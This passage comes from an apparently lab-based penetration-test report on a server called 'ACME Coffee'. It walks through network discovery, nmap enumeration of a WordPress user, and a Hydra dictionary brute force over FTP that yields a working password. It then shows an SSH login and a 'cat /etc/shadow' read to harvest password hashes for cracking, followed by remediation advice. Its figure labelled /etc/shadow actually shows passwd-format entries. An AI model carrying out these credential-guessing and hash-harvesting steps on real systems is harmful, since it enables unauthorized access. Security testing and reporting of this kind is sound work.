CVSSv2	6.8 AV:N/AC:M/Au:N/C:P/I:P/A:P
CVSSv3	7.8 AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

### 4.3.4 Recommendations

It is essential to implement robust input validation and sanitization mechanisms in the scp command to ensure that file names cannot be manipulated to execute arbitrary commands. Additionally, enforcing strict file naming conventions and disallowing special characters, especially



backticks, can prevent the injection of malicious payloads. Regularly updating the OpenSSH version to the latest release is important, as developers often patch known vulnerabilities in newer versions. Lastly, educating users and administrators about secure file transfer practices and potential risks associated with improper scp usage can contribute to a more secure deployment.

#### **4.3.5 References**

<https://github.com/cpandya2909/CVE-2020-15778>  
<https://cwe.mitre.org/data/definitions/78.html>

## **5. ACME COFFEE SECURITY WEAKNESSES**

### **5.1 Weak Password Credentials**

#### **5.1.1 Background Information**

Weak password credentials pose a significant security risk, as they are susceptible to various exploitation methods, with dictionary attacks being a prominent threat these days. In the context of password security, weaknesses often arise from the use of easily guessable terms, common words, or patterns that can be systematically targeted by attackers. Dictionary attacks involve systematically trying a list of commonly used words, phrases, or variations to gain unauthorized access. Attackers leverage tools that automate this process, exploiting the predictability of weak passwords and potentially compromising user accounts.

#### **5.1.2 Details**

For the sake of carrying out a comprehensive penetration test of ACME Coffee, Saarlax Security Inc needed to scrape the network of ALL major vulnerabilities and weaknesses. This meant acquiring user credentials and demonstrating how easy it is for anybody to easily get into the poorly configured network. For this task, we utilized a variety of open-source tools provided by Kali Linux.

First, we used Netdiscover, an active/passive reconnaissance tool that works by sending out ARP messages for the given network we specify. The network we specified was the one we were on, 10.0.2.1.

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:e2:43:67	1	60	PCS Systemtechnik GmbH
10.0.2.9	08:00:27:c0:06:cd	1	60	PCS Systemtechnik GmbH

Figure 5: netdiscover -r 10.0.2.1

Second, we ran a common Nmap scan of the network located at ip address: 10.0.2.9, our presumed target.

```
Nmap scan report for 10.0.2.9
Host is up (0.0040s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
110/tcp   open  pop3         Dovecot pop3d
139/tcp   open  netbios-ssn Samba smbd 4.6.2
143/tcp   open  imap         Dovecot imapd (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 4.6.2
Service Info: Host: acme.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.92 seconds
```

Figure 11: Nmap -sV 10.0.2.9

This scan told us that what we were infiltrating was a Linux server, supporting ftp, ssh, smtp, http, pop3, netbios-ssn, imap, and more. It also

told us the host name: acme.local, therefore we knew we were scanning the right place.

```
80/tcp open  http
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-wordpress-users:
|   Username found: loki
|   Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-enum:
|   /wp-login.php: Possible admin folder
|   /wp-json: Possible admin folder
|   /robots.txt: Robots file
|   /phpmyadmin/: phpMyAdmin
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 6.4.1
|   /feed/: Wordpress version: 6.4.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|_ /0/: Potentially interesting folder
```

*Figure 12: Nmap 10.0.2.9 --script vuln*

After it was completed, we noticed it detected a login username, “loki” when scanning the open http port 80/tcp. This told us a username we can possibly match a password to. We assumed the username “loki” is the one who configured the server thus can infer that this user has administrative privileges – the perfect target for our intrusion.

Next, it was time to scan 10.0.2.9’s users detectable on the open File Transfer Protocol (FTP) port 21. With Hydra, a tool developed by the hacker group “The Hacker’s Choice,” is a powerful and flexible brute-forcing tool used by penetration testers and ethical hackers. Its purpose is to crack passwords for various network services, including telnet, FTP, HTTP, HTTPS, SMB, and more.

```
(kali@kali)-[~]
$ hydra -l loki -P /usr/share/wordlists/rockyou.txt 10.0.2.9 ftp -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-02 19:23:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ftp://10.0.2.9:21/
[STATUS] 772.00 tries/min, 772 tries in 00:01h, 14343661 to do in 309:40h, 30 active
[STATUS] 729.67 tries/min, 2189 tries in 00:03h, 14342244 to do in 327:36h, 30 active
[STATUS] 752.43 tries/min, 5267 tries in 00:07h, 14339166 to do in 317:38h, 30 active
[21][ftp] host: 10.0.2.9 login: loki password: mischief
1 of 1 target successfully completed, 1 valid password found
```

Figure 13: hydra -l loki -P rockyou.txt 10.0.2.9 ftp -t 64

It was with this hydra scan,

```
hydra -l loki -P /usr/share/wordlists.rockyou.txt
10.0.2.9 ftp -t 64.
```

which allowed us to ascertain the password credentials for user “loki”. This specific hydra scan worked by scanning ACME Coffee’s open ftp port for passwords that matched a user “loki” with a dictionary, famously titled rockyou.txt, which contains 14.3 million common and rare passwords. After 13 minutes of the scan running and trying each password, it eventually returned a successful password: “mischief”.

With this login credential, our team was able to open a Secured Shell terminal and successfully login to 10.0.2.9’s server using Loki’s credentials. Below is the Ubuntu Linux server and, with running `id` loki command in the terminal, we learned Loki’s id, group id, and privileges, which happen to include sudo privileges.




Figure 14: ACME Coffee Server Terminal

Going down the rabbit hold, we were able to successfully run `cat /etc/shadow` in the terminal which provides us a list of all the hashed passwords for all users, many encrypted in SHA-512 – nothing Hashcat, an open-source hash cracking tool can't beat.

```
bruno:x:1001:1001:Bruno,,,:/home/bruno:/bin/bash
spike:x:1002:1002:Spike,,,:/home/spike:/bin/bash
loki:x:1003:1003:loki,,,:/home/loki:/bin/bash
binx:x:1004:1004:binx,,,:/home/binx:/bin/bash
eilik:x:1005:1005:Eilik,,,:/home/eilik:/bin/bash
avery:x:1006:1006:avery,,,:/home/avery:/bin/bash
eilikia:x:1007:1007:Eilikia,,,:/home/eilikia:/bin/bash
dovecot:x:134:137:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:135:138:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
```

*Figure 15: cat /etc/shadow*

### 5.1.3 Recommendations

We highly recommend that user accounts are not configured with common password credentials upon setting up the server, adding a new user, or any time after. A password protects sensitive and/or valuable information that, when in the wrong hands, can be extremely dangerous! That is why passwords must contain random numbers, characters, and capitalization to mitigate password cracking. Moreover, we realized that many users have sudo privileges. This should not be the case. Users should only be granted the minimum level of access required to perform their duties. Regularly review and audit sudo access to ensure that permissions align with organizational security policies and that unnecessary privileges are revoked. Additionally, consider implementing strong authentication measures, such as multi-factor authentication, for users with sudo access to enhance overall security.

## 6. Concluding Recommendations

After concluding our penetration test of ACME Coffee's server, we can confidently declare this server to be reconfigured immediately to prevent any unauthorized infiltration or malicious cyber-attack. This server is a ticking time bomb waiting to explode. There were numerous vulnerabilities detected in our nmap scans that we did not go in-depth with because they can be summarized in the following recommendations:

- Immediately remedy all CRITICAL vulnerabilities.
- Update all applications to their most recent version.
- Implement robust input validation and sanitization mechanisms.
- Close ports most vulnerable to cyber-attacks. It is generally considered a best practice to restrict SSH access to specific IP addresses or use a VPN (Virtual Private Network) for secure remote access.
- Require complex passwords and multi-factor authentication.
- Configure a robust WAF (Web Application Firewall) with secure settings.
- Implement HTTPS (Hypertext Transfer Protocol Secure) to encrypt communication between the user's browser and the website's server. Obtain and install SSL Certificate, install the SSL Certificate, update website URLs to HTTPS, and then redirect HTTP to HTTPS: